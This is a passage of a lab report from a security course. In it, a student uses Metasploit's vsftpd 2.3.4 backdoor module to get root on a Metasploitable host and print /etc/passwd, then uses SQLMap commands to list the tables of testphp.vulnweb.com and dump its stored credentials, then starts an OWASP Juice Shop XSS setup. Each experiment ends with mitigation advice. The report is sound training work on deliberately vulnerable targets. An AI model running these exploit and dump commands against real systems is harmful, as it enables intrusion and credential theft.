
6) Set Target Host

- **Command: set RHOSTS 192.168.124.105**
- **Purpose: Sets the target host to the IP address of the vulnerable system.**
- **RHOSTS → Specifies the remote host (target system).**



7) Show Options Again

- **Command: show options**
- **Purpose: Verify that the target has been correctly set.**



8) Execute the Exploit

- **Command: exploit**
- **Purpose: Executes the exploit against the targeted system.**




9) Gain Shell Access

• If successful, you will see a message indicating that a shell session is open.

At this point, you can interact with the system. • If no shell appears, the target might not be vulnerable.

10) Verify Privileges

- **Command: whoami**
- **Purpose: Checks the current user to confirm you have root privileges.**



11) Explore the System

- **Command: Various commands like uname -a or ls /root.**

- **Purpose:**
- **Gather system information and explore the filesystem**
- **Lists the contents of the /root/ directory..**
- **cat /etc/passwd**
-

Displays the user account information.

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls /root/
Desktop
reset_logs.sh
vnc.log
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

- **If you're inside a session, return to Metasploit by typing: exit or press Ctrl + Z and type y to background the session.**

12) Spooling to File

. Command Issued: spool exploit_log.txt

- **Function: This command initializes logging to the file named exploit_log.txt where all input and output will be recorded while session is active. • Output: The system confirms that spooling (logging) is happening.**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > spool exploit_log.txt
[*] Spooling to file exploit_log.txt ...
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- **Go to the home & search text file entered in terminal to spool.**
- **It will save all console output into this file.**



- **Exit the command shell session (if active)**
- **If you're inside a session, return to Metasploit by typing: exit or press Ctrl + Z and type y to background the session.**
- **Stop spool in Metasploit Now, inside msfconsole, run: spool off**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > spool off
[*] Spooling is now disabled
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
^[[4mmsf6^[[0m exploit(^[[1m^[[31munix/ftp/vsftpd_234_backdoor^[[0m) ^[[0m> spool off^M
^[[0m
```

Conclusion

This experiment showed how an outdated FTP service (VSFTPD 2.3.4) can be exploited using Metasploit to gain root access to a system. The attack exposed sensitive data, system files, and user credentials, proving how dangerous unpatched vulnerabilities can be.

Key Takeaways:

Full system control was gained (root access).

- **Critical data exposure (passwords, logs, configurations). • Potential threats: Malware, backdoors, data theft.**

Prevention:

- **Update vsftpd to a secure version.**
- **Restrict FTP access with firewall rules. • Disable anonymous logins and use strong authentication.**

Experiment 4

SQL Injection Attacks on Web Applications

Target Website: TestPHP AcuArt (http://testphp.vulnweb.com/)

1. Objective

The purpose of this test was to identify SQL injection vulnerabilities in the TestPHP AcuArt website's **Artists** page by attempting to extract sensitive database information using SQLMap.

2. Tools Used

- **SQLMap** (Automated SQL Injection Tool)
- **Kali Linux / Any Linux Terminal**


3. Steps Taken

Step 1: Identify the URL Parameter

1. Open http://testphp.vulnweb.com/
2. Click on **Artists**
3. Observe the URL in the address bar. It should look something like:

   http://testphp.vulnweb.com/artists.php?artist=1

   o Here, artist=1 is a **parameter that might be interacting with the database**.



Step 2: Manual Testing for SQL Injection

1) Test with a Single Quote (')


Modify the URL to:

http://testphp.vulnweb.com/artists.php?artist=1'

- If the page throws an error like:

You have an error in your SQL syntax

→ This confirms that the input is not sanitized and may be vulnerable.



Step 3: Enumerating Databases Command Used: sqlmap -u

"http://testphp.vulnweb.com/artists.php?artist=1" --dbsbatch

Breakdown of the Command:


1) **sqlmap** → Runs the SQLMap tool to test for SQL Injection vulnerabilities.)
2) **-u "http://testphp.vulnweb.com/artists.php?artist=1"** → Specifies the **target URL** where SQLMap will attempt injection.

   The artist=1 parameter suggests that the website is fetching information from the database based on an artist's ID.

3) **--dbs** → Instructs SQLMap to **list all databases** available on the server.
4) **--batch** → Runs the command **automatically**, avoiding manual prompts.

What Happens When This Command Runs?

Result:



- SQLMap **tests different SQL injection payloads** on artist=1 to check if the site is vulnerable.
- If successful, it retrieves and displays **all databases** stored on the server.

Explanation of the Output:

Found databases:

1. **acuart** → This is the **main database** where the website stores critical data (e.g., users, orders, products, artists, etc.).
2. **information_schema** → This is a **system database** containing metadata about all other databases, such as table names and column structures.

Now that we know the database name (acuart), the next step is to **enumerate tables** inside it.

Step 4: Enumerating Tables in the "acuart" Database

Command Used:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables
```


Breakdown of the Command:

- **sqlmap** → Runs the SQLMap tool to test for SQL Injection.
- **-u "http://testphp.vulnweb.com/artists.php?artist=1"** → Specifies the target URL.
- **-D acuart** → Tells SQLMap to **focus on the "acuart" database**.
- **--tables** → Instructs SQLMap to **list all tables** within the "acuart" database.

What Happens When This Command Runs?

- SQLMap **injects queries** to retrieve table names from the "acuart" database.
- It **bypasses security measures** (if any) and **fetches a list of tables**.

Output:



Explanation of the Output:

1. **artists** → Likely contains artist details (name, bio, images, etc.).
2. **carts** → May store shopping cart data.
3. **categories** → Likely contains product categories.
4. **orders** → Could store customer orders.
5. **products** → Likely stores product details.
6. **users** → This table is **important** because it likely contains **usernames, emails, and passwords**.

Now that we know the "users" table exists, the next step is to **list its columns** (i.e., what kind of data it stores).

Step 5: Enumerating Columns in the "users" Table

Command Used:

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns

Breakdown of the Command:


1) **sqlmap** → Runs SQLMap to test for SQL Injection.

2) **-u "http://testphp.vulnweb.com/artists.php?artist=1"** → Specifies the **target URL**.
3) **-D acuart** → Focuses on the **"acuart" database**.
4) **-T users** → Targets the **"users" table**.
5) **--columns** → Lists all **columns (fields) available** in the "users" table.

What Happens When This Command Runs?

- SQLMap **injects queries** to extract the structure of the "users" table.
- It **retrieves all column names**, showing the type of data stored in this table.

Output:



Explanation of the Output:

1. **id** → Unique user ID (likely a number).
2. **username** → User's login name.
3. **password** → User's password (may be in plain text or hashed).
4. **email** → User's email address.
5. **credit_card** → Could store credit card details (**sensitive information!**).
6. **address** → User's physical address.

Since the "users" table contains sensitive information, the next step is to **extract actual user data**.

Step 6: Dumping User Credentials

Since **uname (username) and pass (password)** columns exist, we can extract login credentials.

Run This Command: sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -C uname,pass -dump

Explanation:

1) **-D acuart** → Targets the **"acuart" database**.
2) **-T users** → Focuses on the **"users" table**.
3) **-C uname,pass** → Extracts **only the uname and pass columns** (instead of dumping everything).
4) **--dump** → Extracts and displays the stored data.

Output:

If the passwords are stored **in plaintext**, the output will look like this:

```
[13:35:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[13:35:42] [INFO] fetching entries of column(s) 'pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+-------+
| uname | pass |
+-------+-------+
| test  | test |
+-------+-------+
```

This is a critical vulnerability! The passwords are directly readable.

Step 7: Extracting Column Information from information_schema Using SQLMap

- **Why is information_schema Used in SQL Injection?**

  The information_schema database is **extremely valuable** for attackers because it stores metadata about **all** databases, tables, and columns in the system. Using SQL injection, an attacker can extract this information to plan further attacks.

- **Command Used:**

sqlmap -u "PASTE-YOUR-LINK-HERE" -D information_schema --columns

Explanation of the Command:

1) **sqlmap** → Runs the SQLMap tool to perform SQL injection.
2) **-u "PASTE-YOUR-LINK-HERE"** → Specifies the target URL suspected to be vulnerable.
3) **-D information_schema** → Targets the information_schema database, which stores metadata about all databases, tables, and columns.
4) **--columns** → Retrieves a **list of all columns** present in the information_schema database.


Purpose of Running This Command:

Understanding Database Structure: This command helps an attacker or pentester find **all available columns** in the database system.

Identifying Sensitive Data: Attackers can search for columns with names like username, password, email, or credit_card to locate valuable data.

Planning Further Attacks: Knowing the column names allows an attacker to perform **targeted data extraction** in later steps.

Outcome:-



```
Database: information_schema
Table: SCHEMATA_EXTENSIONS
[3 columns]
+----------------+---------------+
| Column         | Type          |
+----------------+---------------+
| CATALOG_NAME   | varchar(64)   |
| OPTIONS        | varchar(256)  |
| SCHEMA_NAME    | varchar(64)   |
+----------------+---------------+

Database: information_schema
Table: TABLE_PRIVILEGES
[6 columns]
+----------------+---------------+
| Column         | Type          |
+----------------+---------------+
| TABLE_NAME     | varchar(64)   |
| GRANTEE        | varchar(292)  |
| IS_GRANTABLE   | varchar(3)    |
| PRIVILEGE_TYPE | varchar(64)   |
| TABLE_CATALOG  | varchar(512)  |
| TABLE_SCHEMA   | varchar(64)   |
+----------------+---------------+

Database: information_schema
Table: INNODB_METRICS
[17 columns]
+-----------------+---------------+
| Column          | Type          |
+-----------------+---------------+
| COMMENT         | varchar(193)  |
| COUNT           | bigint        |
| NAME            | varchar(193)  |
| STATUS          | varchar(193)  |
| TYPE            | varchar(193)  |
| AVG_COUNT       | float(12,0)   |
| AVG_COUNT_RESET | float(12,0)   |
| COUNT_RESET     | bigint        |
| MAX_COUNT       | bigint        |
| MAX_COUNT_RESET | bigint        |
| MIN_COUNT       | bigint        |
| MIN_COUNT_RESET | bigint        |
| SUBSYSTEM       | varchar(193)  |
| TIME_DISABLED   | datetime      |
| TIME_ELAPSED    | bigint        |
| TIME_ENABLED    | datetime      |
| TIME_RESET      | datetime      |
+-----------------+---------------+
```

The output lists **column names** and their corresponding **table names** from the information_schema database.

Conclusion & Risk Assessment

Findings:

1. The TestPHP AcuArt website is **vulnerable to SQL injection** in its Artists page.
2. **Sensitive data** (usernames, passwords, emails, and credit card details) can be extracted.
3. No input validation or security mechanisms (e.g., prepared statements) were found.

The SQL Injection attack on the TestPHP AcuArt website successfully demonstrated how an attacker could exploit vulnerabilities in input validation to access sensitive database information. By leveraging SQLMap, we were able to extract database names, table

structures, and even user credentials, proving the severity of the vulnerability. If left unpatched, such weaknesses could lead to data breaches, financial loss, and reputational damage for the organization.

Solutions & Mitigation Strategies:

Use Prepared Statements (Parameterized Queries)

- Ensure all database queries use **prepared statements** to prevent direct user input manipulation.

Implement Web Application Firewall (WAF)

- Deploy security solutions like **ModSecurity** to detect and block malicious SQL injection attempts.

Input Validation & Whitelisting

- Validate and sanitize all user inputs to **allow only expected characters** and **reject special SQL-related characters**.

Least Privilege Principle

- Limit database user permissions to **only required operations**, reducing the impact of a successful SQL injection.

Error Handling

- Disable detailed **SQL error messages** from being displayed to users to prevent attackers from gaining insights into database structure.

Regular Security Audits

- Conduct **penetration testing** and use automated tools like **SQLMap, Burp Suite, or OWASP ZAP** to identify vulnerabilities.

By implementing these security best practices, organizations can significantly reduce the risk of SQL injection attacks and protect their sensitive data from cyber threats.

Experiment 5

Cross-Site Scripting (XSS) Attacks

To demonstrate the exploitation of an XSS vulnerability in a web application, understand its potential consequences, and learn how to test for such vulnerabilities using Burp Suite Community Edition or OWASP ZAP.

Scenario :

The OWASP Juice Shop, a deliberately insecure web application, allows user-generated content. The security team suspects there is an XSS flaw that could lead to user session hijacking or credential theft.

Procedure :

Step 1: Installing and Enabling Docker on Kali Linux

Objective:
Install Docker on Kali Linux to create a containerized environment for running OWASP Juice Shop.



Actions Performed:

1. Installed Docker using the following command: sudo apt

   install docker.io

This installs the Docker engine on the system.

2. Enabled and started the Docker service sudo systemctl enable

--now docker

This ensures Docker runs immediately and starts automatically on boot. **Result:**

Docker was successfully installed and enabled on the Kali Linux system. The environment is now ready to host the OWASP Juice Shop application in a container.

Screenshot Reference:
The attached image shows the successful installation and service activation of Docker using the systemctl command.

Step 2: Verifying Docker Installation



Objective:
Confirm that Docker was installed correctly and is functioning on the system.

Actions Performed:

1. Ran the following command to check Docker functionality: docker

This command displays the Docker CLI help menu, listing all available Docker commands and options.

Result:

The Docker command executed successfully, indicating that the Docker engine is properly installed and operational. The help menu confirms that Docker is ready to be used for pulling images and running containers.

Screenshot Reference:

The image shows the output of the `docker` command, which lists common Docker operations such as `run`, `pull`, `build`, and others, along with their descriptions.

Step 3: Starting the Docker Service

Objective:

Ensure the Docker daemon is running, allowing Docker commands and containers to function.



Actions Performed:

1. Ran the command: sudo

   service docker start

   This starts the Docker service manually in case it isn't already running after installation.

Result:

No error was shown, meaning the Docker daemon started successfully. This step is essential before running or pulling any Docker containers.

Screenshot Reference:
The terminal confirms successful execution of the service docker start command, indicating that Docker is now active on your system.

Step 4: Pulling the OWASP Juice Shop Docker Image



Objective:
Download the OWASP Juice Shop image from Docker Hub to your local system.

Command Used: docker pull

bkimminich/juice-shop **Explanation:**

- This command downloads the Juice Shop image (bkimminich/juice-shop) from Docker Hub.
- You can see the progress of the image layers being pulled, with several lines confirming Pull complete.
- Docker uses layered architecture, so each Pull complete indicates a successfully downloaded layer.

Result:

- The image is being pulled successfully. Once all layers are marked as Pull complete, you'll be able to run it as a container.


Screenshot Reference:

The terminal shows multiple image layers being downloaded and processed. The download is nearing completion

STEP 5: Run OWASP Juice Shop in a Docker Container

STEP 6: Access OWASP Juice Shop via Browser

STEP 7: OWASP Juice Shop



Step 8 of the OWASP Juice Shop security challenges often focuses on identifying and exploiting a specific vulnerability in the application. Depending on the challenge, this step might involve techniques like SQL injection, broken authentication, or security misconfigurations.

Step 8: Launch Burp Suite Community Edition



